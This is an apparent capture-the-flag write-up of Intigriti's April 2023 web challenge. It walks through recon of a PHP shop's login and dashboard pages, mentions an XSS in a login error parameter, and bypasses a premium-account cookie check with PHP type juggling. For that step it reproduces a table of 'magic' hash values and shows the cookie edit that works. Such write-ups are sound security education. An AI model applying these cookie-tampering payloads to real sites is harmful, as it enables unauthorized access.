


Intigriti April 2023 Challenge: XSS Challenge 0423 by strangeMMonkey1

In April 2023 ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new challenge. The challenge itself was created by community member strangeMMonkey1.



Find the flag and win Intigriti swag.

Rules:

- This challenge runs from the 25th of April until the 1st of May, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, the 2nd of May:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

Rules of the challenge

- Should retrieve the flag from the web server.
- Does NOT require automated tools (brute-force).
- The flag format is INTIGRITI{.*}.
- Should NOT use another challenge on the intigriti.io domain.

Challenge

We need to find our way into the web application to retrieve the flag. This flag is hidden somewhere on the web application or can reside on the web server itself if we manage to compromise it.


Attacking the web application to retrieve the flag

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

We start at the challenge page: <https://challenge-0423.intigriti.io/>


Here we can inspect the page source code. Right click and choose “View page source”



The most interesting here is that we can open the iframe containing the challenge page itself:
<https://challenge-0423.intigriti.io/challenge.php>

We are faced with a login page. This page already reveals an username and password: “strange” and “monkey”.

We can use that a bit later but to be sure development left no remarks in the source code it is better to check that first.



Source code looks pretty boring which is logical as this is a PHP web application where everything happens server side so we are not able to see that much in the source code on our client side.

```
<!-- DOCTYPE html -->
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link rel="stylesheet" href="css/style.css" />
    <title>TiVendoUnMattoncino</title>
  </head>
  <body style="background-color:#33475b">
    <form action="login.php" method="post">
      <div>
        
      </div>
      <div class="container">
        <label for="uname"><b>Username</b></label>
        <input
          id="username"
          type="text"
          placeholder="Enter Username"
          name="uname"
          required
        />
        <label for="psw"><b>Password</b></label>
        <input
          id="password"
          type="password"
          placeholder="Enter Password"
          name="psw"
          required
        />
        <p id="invalid-text" class="wrong">Invalid credentials</p>
        <div style="width: 100%;">
          <div class="yourcredentials">
            Your magical credentials are <strong>strange:monkey</strong>
          </div>
          <button type="submit" class="loginbutton">Login</button>
        </div>
      </div>
    </form>
  </body>
</html>
```

The source code will not help us so we can proceed with using the application. The “magical” credentials revealed on the login page can lead us further.

Username: strange

Password: monkey

WE LIKE TO
SELL
BRICKS

Item	Description	Price	Action
PS5 Digital (no time wasters).	New Stock - 200 PS5!!	\$ 550	View details
New Stock - 200 PS5!!	iPhone14 Pro Max 1TB RAM 1PB ROM.	\$ 110K	View details
iPhone14 Pro Max 1TB RAM 1PB ROM.	iPhone14 with broken screen :(\$ 1029	View details
iPhone14 with broken screen :(iPhone14 with broken screen :(\$ 300	View details

WE NEED A GRAPHIC DESIGNER

© TiVendoUnMatoneSRL 2k22

Ok, we logged in and reached the “dashboard.php” page which looks ugly ;-).

Here I checked the “View details” buttons but they all lead to YouTube videos so that is a dead end.

Again we can check the source code of this page to see if any remark or interesting client side code is revealed.

```
Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1.0">
8   <link href="css/labsCommerce.css rel=stylesheet"
9   <title>TiVendoUnMattoone</title>
10 </head>
11
12 <body>
13   <div theme="ecommerce">
14     <section class="maincontainer" style="background-color: #C7C7C6;">
15       <div class="container" style="background-color: #C7C7C6;">
16         <section class="ecommerce-pageheader">
17           
18         </section>
19         <section id="products-list" class="container-list-tiles">
20           <div>
21             
22             <h3>PS5 Digital (no time wasters).</h3>
23             $ 550
24             <a class="button" href="">View details</a>
25           </div>
26           <div>
27             
28             <h3>New Stock - 200 PS5!!</h3>
29             $ 110K
30             <a class="button" href="">View details</a>
31           </div>
32           <div>
33             
34             <h3>iPhone14 Pro Max 1TB RAM 1PB ROM.</h3>
35             $ 1029
36             <a class="button" href="">View details</a>
37           </div>
38           <div>
39             
40             <h3>iPhone14 with broken screen :( </h3>
41             $ 300
42             <a class="button" href="">View details</a>
43           </div>
44         </section>
45       </div>
46     </section>
47   </div>
48   <footer>
49     
50     <p style="color:white; margin:0 0 0 !important;">&copy; TiVendoUnMattooneSRL 2k22</p>
51   </footer>
52   <script>
53     const b = Array.from(document.getElementsByClassName('button'));
54     b.forEach(element => {
55       if (Math.random() <= 0.5) {
56         element.href = 'https://youtu.be/dQw4w9WgXcQ';
57       } else {
58         element.href = 'https://youtu.be/R9bKmv2S9CE';
59       }
60     });
61     // const g = document.getElementById('graphic_needed_image');
62   </script>
63 </body>
64
65 </html>
66
```

Nothing interesting except maybe the directory where the images are stored: “/www/web/images” Not useful now but that reveals some info about the directory structure of the underlying web server.

Something else to check now is the browser storage as we are logged in our session needs to be remembered. An obvious thing to check are the cookies used by the application. Via F12 the browser developer tools can be opened or a browser plugin/extension can be used to check cookies.

The screenshot shows a web browser window with the URL `challenge-0423.intigriti.io/dashboard.php`. The page content is a brick store advertisement with the slogan "WE LIKE TO SELL BRICKS". It features four product images: a single brick, a stack of bricks labeled "New Stock - 200 PS5!!", a hollow brick labeled "iPhone14 Pro Max 1TB RAM 1PB ROM.", and two broken bricks labeled "iPhone14 with broken screen :(". Below each image is a "View details" button.

Below the main content, there is a handwritten note: "WE NEED A GRAPHIC DESIGNER".

The bottom half of the screenshot shows the browser's developer tools, specifically the Application tab of the Storage panel. It lists two cookies:

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Priority
account_type	dqwe13fdfq2gys388	challen...	/	Session	30					Medium
username	strange	challen...	/	Session	15					Medium

2 cookies can be found:

- account_type => some hash that looks random
- username => our username


What we got from our recon:

- The “challenge.php” login form: we can test this for SQL injection for example
- Username and password: strange / monkey which leads us to “dashboard.php”
- Once logged in 2 cookies: account_type and username: we can fuzz those.
- Web server folder structure: images stored in “/www/web/images”


Step 2: Fuzzing the login panel

First thing I tried was to see if the login form is vulnerable to SQL injection. As the challenge rules indicate that no automated tools can be used it makes no sense to run for example SQLmap against it. If the form is vulnerable we should be able to do this manually.

I tried some basic SQL injection but for a challenge where automated tools should not be used like this one I would expect one of the basic SQL injection payloads to trigger some kind of error to give a clue but this was not the case so I left this aside.



One other thing I noticed is a simple cross site scripting (XSS) issue on the login page error parameter when faulty credentials are inserted. Also this one I noted but this does not get us the flag.




Step 3: Cookies: PHP type juggling (magic hashes)

The cookies when we logged in are probably at this moment the most interesting way to proceed.


First idea that came to my mind was changing the “username” cookie from our username “strange” to “admin” or “administrator” or maybe “root”...

Simply edit the cookie in the developer tools and refresh the page and hope for the best the web application gets triggered to show admin features:



Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Priority
account_type	dqwe13fdsfq2gys388	challen...	/	Session	30					Medium
username	strange	challen...	/	Session	15					Medium

This is a dead end at this moment. I tried several usernames but the page simply didn't change. Probably the “dashboard.php” page is not even using this cookie as on a cookie change the page keeps loading normally. I would expect if the page depends on the username cookie, I would get an error like “wrong username” or “unauthenticated”. This did not happen so this cookie is useless at this moment.



Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Priority
username	admin	challen...	/	Session	13					Medium
account_type	dqwe13fdsfq2gys388	challen...	/	Session	30					Medium

The other cookie “account_type” seems a random hash and with PHP this could potentially be interesting as it all depends on how the PHP code handles the comparison between the Value we insert for the cookie and the one it expects.

There was also a small hint at the login page: “Your **magical** credentials are:...”

This is something I had seen before and many write ups can be found explaining the issue with PHP and “magic hashes” (Type juggling).

A simple Google search already reveals a lot of information about this issue:

The screenshot shows a Google search results page with the query "php + hash + magical". The results include a snippet from a blog post by Almond Consulting, a link to a GitHub repository for magic hashes, and a link to a PHP Type Juggling cheatsheet.

Snippet from Almond Consulting:

TL;DR: Magic hashes are well known specific hashes used to exploit Type Juggling attacks in PHP.
...
Such hashes can be used to detect 3 types of issues:

- Type Juggling.
- Weak password storage.
- Incorrect Bcrypt usage.

7 okt 2019

GitHub Repository:

github.com https://github.com › spaze › hashes · Vertaal deze pagina ·

spaze[hashes]: Magic hashes – PHP hash "collisions" - GitHub

Magic hashes – PHP hash "collisions" uses specified algorithm to hash the password and PHP uses == to compare them (for MD5, SHA-1, and plaintext).
Hashes/md5.md · Pull requests 1 · Hashes/fnv164.md at master · Tiger192,3.md
Je hebt deze pagina bezocht op 26/04/23.

PHP Type Juggling Cheatsheet:

haax.fr https://cheatsheet.haax.fr › type_ju... · Vertaal deze pagina ·

PHP Type Juggling - Offensive Security Cheatsheet

PHP Type Juggling ; # Type Juggling # In PHP, "==" returns true if \$a equals \$b AFTER transtyping ; # Magic hash for SHA-224 10885164793773 ; # Magic hash for SHA- ...

There are a lot of great write-ups on this specific topic that can be found via Google if you want to know more. For this challenge we simply hope the developer did not take this issue in account and makes a loose comparison and applies a hash for our “account_type”. We cannot see the source code so we need to guess a bit which comparison is made in the back-end.

Google can also help here as there are really good resources that contain “magic” hashes:
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Type%20Juggling/README.md>

Magic Hashes - Exploit		
If the hash computed starts with "0e" (or "0..0e") only followed by numbers, PHP will treat the hash as a float.		
Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	lF+hTai	0e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCZDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244
SHA-224	10885164793773	0e281250946775200129471613219196999537878926740638594636
SHA-256	34250003024812	0e4628903203806591613962103908588377341382099192070629969505133
SHA-256	TyNOQHUS	0e6629869435920759608655884354395951883569116837037906908530038

We have no clue about which hashing algorithm is used in the back-end but we can try one of each until something hopefully changes on our “dashboard.php” page. So edit the “account_type” cookie with a magic hash and reload the page.

challenge-0423.intigriti.io/dashboard.php

WE LIKE TO
SELL
BRICKS

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Priority
account_type	QNKCDZO	challen...	/	Session	19					Medium
username	strange	challen...	/	Session	15					Medium

The “account_type” cookie in the back-end passes a loose comparison with a MD5 hashing algorithm. Our magic hash will become “0e830400451993494058024219903391” which is treated as 0 due to the loose comparison it accepts this as a correct value for “premium” users. Small mistake from development but good for us ;-)

We now have the “premium golden wall”. A new part which we need to inspect.

The screenshot shows a web page titled "SELL BRICKS". It displays four products in a grid:

- PS5 Digital (no time wasters). \$ 550. View details.
- New Stock - 200 PS5!! \$ 110K. View details.
- iPhone14 Pro Max 1TB RAM 1PB ROM. \$ 1029. View details.
- iPhone14 with broken screen :(\$ 300. View details.

Below the grid, there is a large image of a yellow brick wall with a context menu open over it. The menu options are: Open image in new tab, Save image as..., Copy image, Copy image address, Search image with Google, and Inspect. Below the image, the text "A special golden wall just for Premium Users ;)" and "★★★★★ \$ FREE4U" is visible. A "View details" button is at the bottom.

The source code reveals the next hint:

“<h3 id="custom_image.php - try to catch the flag.txt ;)">A special golden wall just for Premium Users ;)</h3>”

The screenshot shows a browser developer tools window with the "Elements" tab selected. The page content is identical to the one above, featuring the yellow brick wall image and the same promotional text. The developer tools sidebar shows the following CSS rules for the image:

```
.container-list-tiles {
    border: 1px solid #e6e6e6;
    width: 270px;
    height: 200px;
    border-radius: 5px;
    opacity: 0.9;
    padding: 0;
}
*, *:before, *:after {
    -moz-box-sizing: border-box;
    -webkit-box-sizing: border-box;
    box-sizing: border-box;
}
img {
    user agent stylesheet
    overflow: clip;
    margin: content-box;
    overflow: clip;
}
```

